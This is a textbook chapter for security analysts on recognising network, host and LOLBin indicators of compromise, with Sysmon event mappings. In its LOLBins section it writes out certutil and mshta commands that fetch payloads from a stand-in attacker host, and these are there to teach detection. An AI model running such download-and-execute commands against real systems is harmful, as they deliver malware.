CH5: Analyzing Indicators of Potentially Malicious Activity
Introduction
The threat intelligence frameworks and threat hunting methodologies established in Chapters 3 and 4 provide the conceptual foundation for defense. This chapter moves from abstract threat concepts to operational reality: the network flows, system artifacts, application errors, and user behaviors that signal compromise. An indicator of compromise (IOC) is an artifact observed in a system or network that suggests a security incident has occurred. These indicators range from high-confidence (a file hash matching a known malware sample) to behavioral anomalies requiring investigation (unusual outbound connections to a foreign IP address).
A security operations center (SOC) analyst's primary skill is indicator recognition and triage. When a detection system flags 10,000 events in a single day, the analyst must quickly distinguish signal from noise, assess confidence in each indicator, and recommend investigation or escalation. This chapter teaches where to look (network logs, host telemetry, application logs, cloud audit trails, email headers) and what patterns suggest an attacker is operating inside the organization.
The chapter covers five major indicator categories aligned to the CySA+ curriculum: network-related (rogue devices, enumeration, anomalous connections), host-related (resource consumption, unauthorized software, suspicious processes), application-related (service disruption, anomalous activity), cloud-related (resource compromise, anomalous access), and user-centric (identity compromise, social engineering, insider threats). Each category includes real-world examples and case studies demonstrating how indicators revealed active compromises.
Learning Objectives
Upon completing this chapter, students will be able to:
- Identify and analyze network indicators of potentially malicious activity, including reconnaissance patterns, rogue devices, abnormal connections, and data exfiltration.
- Recognize host-based indicators including resource abuse, unauthorized software, suspicious processes, and file system anomalies, and identify the Sysmon event types that record them.
- Evaluate application and cloud indicators within their architectural context.
- Distinguish between user behavior anomalies and account compromise indicators, including identity-based attacks.
5.1 Network Indicators of Potentially Malicious Activity
Network indicators are observed in traffic flows, DNS queries, and connection metadata. Unlike host indicators, which reveal what is running locally, network indicators expose communication patterns: who is talking to whom, what ports they are using, and what volume of data is moving.
Reconnaissance Activity
Attackers typically begin an operation by mapping the target network to identify valuable assets and weak points. This reconnaissance phase leaves characteristic patterns in network logs.
Port scanning involves sending probes to many ports in sequence to identify which services are running. Different scan types produce different patterns:
- SYN scans are fast and send TCP SYN packets to many ports, watching for SYN-ACK responses. In network logs, these appear as many connections that close quickly without progressing to full three-way handshakes.
- UDP scans probe UDP services by sending UDP datagrams and waiting for ICMP unreachable responses (which indicate a closed port) or responses from the service itself.
- ACK scans send TCP ACK packets to determine firewall rules rather than which services are running.
The distinguishing feature of reconnaissance is volume and pattern: a host suddenly generating hundreds of connection attempts to different ports on different targets within a short timeframe is fundamentally different from a legitimate user browsing the web or an administrator performing maintenance. SOC tools can identify this by thresholding on ports touched per destination or outbound connections per source in a given window.
Service enumeration goes deeper. After identifying an open port, an attacker queries the service to determine its version and capabilities. A Telnet banner grab (sending a newline to a Telnet port and reading the response) reveals the Telnet server version. HTTP headers reveal web server information. These queries appear in protocol payloads and can be detected by threat intelligence systems that know which version strings indicate unpatched software.
DNS enumeration attempts to discover subdomains and hosts by querying DNS. Attackers may use DNS brute-forcing (querying common subdomain names like www, mail, ftp, admin, staging) or zone transfers (requesting all records from a DNS server at once). Large volumes of NXDOMAIN responses (non-existent domain) or unusual DNS patterns (more than 10 DNS queries in one minute from a single host attempting sequential subdomain names) suggest reconnaissance activity.
Analyst Perspective
Reconnaissance traffic often originates from an attacker's own infrastructure or a compromised intermediate system rather than from inside the target network. If you observe reconnaissance activity originating internally (a workstation suddenly scanning port ranges across the internal network), it usually indicates either lateral movement after a compromise or a compromised automated vulnerability scanner that has been pointed at your network.

Figure 5.1: One source contacting many ports across several destinations forms a pattern for investigation.
Text description for Figure 5.1
The example groups connections by source, destination, and port. A host contacting many ports across several systems may be scanning. Approved vulnerability assessment tools and administration can produce similar traffic, so the pattern requires context and comparison with authorized activity.
Rogue Devices and Network Presence
A rogue device is any network-connected system that should not be present. Examples include an unauthorized wireless access point connected to a conference room network, a personally-owned laptop connecting via Ethernet to a secure lab, or a malicious USB device programmed to join the network and create a backdoor.
Rogue devices are detected through several mechanisms:
- MAC address analysis: Every network interface has a unique Media Access Control (MAC) address. Network Access Control (NAC) systems maintain a database of authorized devices mapped to MAC addresses. Devices with unknown MAC addresses can be flagged, isolated, or prevented from accessing the network entirely. Attackers can spoof MAC addresses, but a legitimate device spoofing a MAC address will create conflicts (both devices claiming the same address).
- Unexpected vendor prefixes: MAC addresses encode the manufacturer in the first three octets. A printer's MAC address should begin with the printer manufacturer's code. A MAC address from an unknown or suspicious manufacturer connecting to a network segment that should only contain specific device types merits investigation.
- DHCP and ARP anomalies: When a rogue device joins the network, it typically requests a DHCP lease. Large numbers of DHCP requests from devices that subsequently perform suspicious actions (scanning, lateral movement) suggest unauthorized access. ARP spoofing can also indicate a rogue device attempting to intercept traffic.
Wireless rogue access points are often detected by corporate WiFi systems that scan for unauthorized SSIDs or detect transmissions from unknown equipment.

Figure 5.2: Device identity requires corroboration across inventory and network records.
Text description for Figure 5.2
An unknown device initiates a review. Asset inventory supplies expected ownership, a DHCP (Dynamic Host Configuration Protocol) lease links an address to a device observation, and a switch port helps locate the connection. These records support identification. A MAC address alone can be changed, randomized, or spoofed.
Anomalous Network Connections
Once inside or having established initial access, attackers initiate command and control (C2) communication: bidirectional conversations between a compromised system and the attacker's infrastructure. These connections often exhibit patterns that differ from normal business traffic.
Connections to known malicious infrastructure are the highest-confidence indicators. Threat intelligence feeds provide lists of IP addresses and domains associated with malware campaigns, botnet controllers, and known threat actors. If a system connects to an IP on this list, it is very likely compromised. For example, if an internal workstation connects to an IP address flagged as a Emotet botnet controller, that system is almost certainly infected.
Anomalous destinations may not be on a threat intelligence list but are suspicious based on patterns:
- Outbound connections to non-business destinations, especially from servers that should only communicate with other internal systems or trusted partners
- Connections to unusual countries or regions not aligned with the organization's business
- Connections to residential IP ranges when business typically flows to datacenter IP ranges
Beaconing is a behavior where a compromised system regularly connects to a C2 server at fixed intervals, checking for commands to execute. A system connecting to the same external IP on port 443 every 5 minutes, regardless of whether there is legitimate business activity, suggests beaconing. Legitimate applications produce much more variable connection patterns.
Impossible travel is an identity indicator that also manifests in network terms: a user's device connecting from New York at 2:00 AM and then from London at 3:30 AM (impossible given travel time) suggests either the account is compromised or the logs are unreliable. This requires correlation with other data sources (login events, VPN logs, geographic metadata).

Figure 5.3: Connection timing can reveal repeated communication that warrants comparison with the application's expected behavior.
Text description for Figure 5.3
The regular example connects at 09:00, 09:05, 09:10, and 09:15. The variable example connects at 09:00, 09:02, 09:09, and 09:15. Both are fictional. Repetition can support a beaconing hypothesis, but legitimate software also contacts services regularly and malicious traffic can vary its timing.
DNS Anomalies and Data Exfiltration Indicators
DNS is both a reconnaissance tool and a data exfiltration vector, making it a critical monitoring point.
DNS query patterns that suggest anomalies include:
- High volumes of NXDOMAIN responses: A system querying for domains that don't exist, possibly testing a Domain Generation Algorithm (DGA) where malware generates new domain names to contact.
- Unusual query rates: A single host generating hundreds of DNS queries in a short period. Legitimate systems perform DNS queries at predictable rates tied to user browsing or automated tasks.
- Queries to suspicious domains: Newly registered domains, domains with unusual character patterns, internationalized domain names with homoglyph characters designed to resemble legitimate domains (typosquatting).
DNS tunneling is a technique where attackers hide command and control or data exfiltration within DNS queries and responses. Instead of using normal HTTP or SSH channels, malware encodes commands in DNS query names and reads responses in TXT records. Detection relies on analyzing the structure and content of DNS queries: legitimate queries are structured hostnames, while tunneled queries may appear as random strings or encoded data.
Data exfiltration indicators alert to potential theft of sensitive information:
- Large outbound data transfers to external IPs not identified as business partners
- Unusual bandwidth consumption from a system that normally transmits minimally
- Compressed or encrypted data transfers to external destinations: A user suddenly uploading ZIP files to personal cloud storage suggests data theft. A system exfiltrating data often compresses it first to reduce size and evade detection.
- SSH or SFTP connections from a user's workstation to external servers not previously used by that user
Warning
Data exfiltration can occur silently over extended periods (weeks or months), making volume-based detection miss slow, persistent theft. Behavioral analysis (a user who has never used SSH suddenly creating multiple SSH connections) is often more sensitive than threshold-based detection.

Figure 5.4: DNS anomalies become more useful when query patterns are combined with process and destination context.
Text description for Figure 5.4
Review the number and timing of DNS queries, the structure of queried names, and response codes such as NXDOMAIN, meaning the name does not exist. Correlate those observations with the requesting process and destination. High query rates or unusual strings alone do not establish tunneling or malware.
5.2 Host-Based Indicators of Potentially Malicious Activity
Host-based indicators come from the system itself: logs, process listings, file system artifacts, and memory analysis. They provide much finer granularity than network indicators because they reveal what software is executing and what files have been accessed.
Where Host Telemetry Comes From
Every host indicator in this section is read from a record that some agent wrote. On Windows, that record usually comes from one of three sources: the native Security event log, an endpoint detection and response (EDR) agent, or System Monitor (Sysmon), the free Microsoft Sysinternals agent introduced in Chapter 2. Knowing which event type carries which indicator lets you move from describing suspicious behavior to locating it in a log.
| Host indicator in this chapter | Sysmon event | What the event shows |
|---|---|---|
| Unexpected process, suspicious parent-child chain | Event ID 1 | Command line, parent process image path, user context, and hash of the file that ran |
| LOLBin abuse (certutil, bitsadmin, mshta, PowerShell) | Event ID 1 | The arguments passed to the legitimate binary |
| A signed binary loading a library from an unusual path | Event ID 7 | Which module a process loaded, and the directory it came from |
| Process injection and process hollowing | Event ID 8, Event ID 10 | Remote thread creation, and one process opening a handle to another |
| Credential dumping | Event ID 10 | Access to lsass.exe memory |
| Payload written to a temporary directory | Event ID 11 | The process that created the file and the full path |
| Persistence written to the registry | Event IDs 12, 13, 14 | Run key and service key creation and modification |
| Beaconing or unusual outbound connection (Section 5.1) | Event ID 3, Event ID 22 | The process behind a connection, and the domain it resolved |
Native Windows logging covers some of the same ground: Event ID 4688 records process creation and Event ID 4698 records scheduled task creation. Native logging omits the file hash, omits the command line unless an administrator has enabled the process creation audit settings, has no practical equivalent for process access, and records domain name lookups only through the DNS Client operational log, which is disabled by default and misses cached queries. An EDR agent collects comparable telemetry and adds detection and response features, which Chapter 11 covers.
Event ID 10 carries a caution worth learning early. Sysmon records process access only when the configuration includes rules for it, and legitimate software opens handles to lsass.exe constantly, including antivirus and backup agents. The signal is the combination of the requested access mask and the reputation of the calling process, rather than the presence of the event by itself.

Figure 5.5: Sysmon records different host activities in distinct event types.
Text description for Figure 5.5
Sysmon (System Monitor) Event ID 1 records process creation, Event ID 3 records network connections, Event ID 11 records file creation, and Event ID 22 records DNS queries. Availability depends on the installed version and configuration; network-connection logging is disabled by default. These events report activity, and analysis determines its significance.
Resource Consumption Anomalies
Systems have normal resource utilization baselines. A workstation baseline might be 5-15% CPU, 4-8 GB out of 16 GB RAM in use, and 10-50 Mbps network bandwidth. Significant deviations merit investigation.
CPU spikes occur when processes consume computational resources. A cryptocurrency mining malware running on an infected workstation drives CPU usage to 80-100% consistently. Memory-intensive malware exhausts RAM. Disk I/O spikes occur when malware writes encrypted files (ransomware), creates index files, or compresses data for exfiltration. These anomalies are easily detected by endpoint monitoring tools that establish baselines and alert on sustained deviations.
Process-specific hogging is more specific: identifying which process is consuming resources. If CPU is at 80% but distributed evenly across system processes, malware has likely stopped. If CPU is dominated by a single process (svchost.exe consuming 75% while all others are under 5%), that process is the focus of investigation.
Legitimate explanations exist (a backup process, a video rendering application), but sustained anomalies combined with other indicators (unexpected process name, process loading from a suspicious location, process creating child processes) suggest compromise.
Unauthorized Software Installation and Malware Artifacts
An attacker who gains code execution often installs additional software to maintain persistence or expand access. Detecting unauthorized software requires understanding what should be installed and identifying what should not be.
Unexpected processes and services are a critical indicator. Windows and Linux systems have well-known processes that ship with the operating system. An administrator can compare the running process list to a baseline and identify unknowns. Sysmon (Windows) and the ps command (Linux) reveal process execution, including:
- Process name and command-line arguments
- Parent process (what spawned this process)
- User context (what user account is running it)
- File path (where the executable resides)
Sysinternals Process Monitor (ProcMon) shows this same activity live on a single machine, which makes it useful when you are watching a system in real time. ProcMon forwards nothing to a central platform and retains no history once it is stopped, so ongoing detection depends on Sysmon or an EDR agent.
A legitimate Windows system running "rundll32.exe" loading a DLL from System32 is normal. The same rundll32.exe loading a DLL from AppData\Temp is suspicious and suggests malware exploitation or a living-off-the-land (LOLBin) attack.
Persistence mechanisms allow malware to survive reboot. Common persistence methods include:
- Scheduled tasks: A task scheduled to run a script or executable at startup or on an interval
- Windows Startup folder: Shortcuts in C:\Users[Username]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup run at user login
- Registry Run keys: HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run and equivalent User hives
- Cron jobs (Linux): /etc/cron.d/, /etc/cron.daily/, or user crontabs
- systemd services (Linux): Custom unit files in /etc/systemd/system/
Reviewing these locations regularly using EDR tools or manual inspection is essential for detecting persistent malware.
Unsigned executables are suspicious because legitimate Windows software is code-signed with certificates from the publisher. A process running an executable that is unsigned or signed with a certificate from an unknown entity warrants investigation. This is not foolproof (attackers can steal or forge certificates), but it eliminates the majority of legitimate enterprise software from suspicion.

Figure 5.6: Process context helps distinguish expected software activity from activity requiring investigation.
Text description for Figure 5.6
Identify which process launched the observed program, what arguments it received, which user account ran it, and where the executable resides. A familiar filename or valid signature does not settle intent. These fields can be correlated with deployment records and expected administrative activity.
Living-off-the-Land Binaries (LOLBins)
An attacker who cannot easily install new software can abuse legitimate system binaries to accomplish malicious goals. These are called Living-off-the-Land Binaries or LOLBins. Examples include:
- certutil.exe (Windows): Intended to manage certificates, but can download files from the internet and decode base64 data. An attacker can use
certutil -urlcache -split -f http://attacker.com/payloadto download and save a file. - bitsadmin.exe (Windows): Background Intelligent Transfer Service, legitimately used by Windows for updates. An attacker can use it to download files covertly.
- mshta.exe (Windows): Executes HTML applications. An attacker can use
mshta.exe http://attacker.com/payload.htato download and execute a malicious HTML application. - PowerShell (Windows/Linux): A powerful scripting language that can download files, create network connections, and execute arbitrary code. Attackers frequently use PowerShell to avoid dropping files to disk.
- bash and curl (Linux): Similar to PowerShell, bash scripts can download and execute code. Curl fetches files from the internet.
LOLBin abuse is challenging to detect because the binaries themselves are legitimate. Detection relies on:
- Command-line analysis: Monitoring the arguments passed to LOLBins. Certutil downloading from a URL is suspicious. PowerShell with base64-encoded scripts is suspicious.
- Execution context: certutil is managed by administrators, not users, so a user launching certutil is suspicious. PowerShell launched from Word (an Office macro) is highly suspicious.
- Parent-child relationships: PowerShell spawned by svchost.exe is unusual (svchost shouldn't spawn PowerShell).
All three of these checks read from the same record. Sysmon Event ID 1 carries the command line, the user context, and the parent process image path in one event, which is why LOLBin detection rules are commonly written against it.
The LOLBAS (Living Off The Land Binaries and Scripts) project maintains a database of known abuse techniques for common binaries.
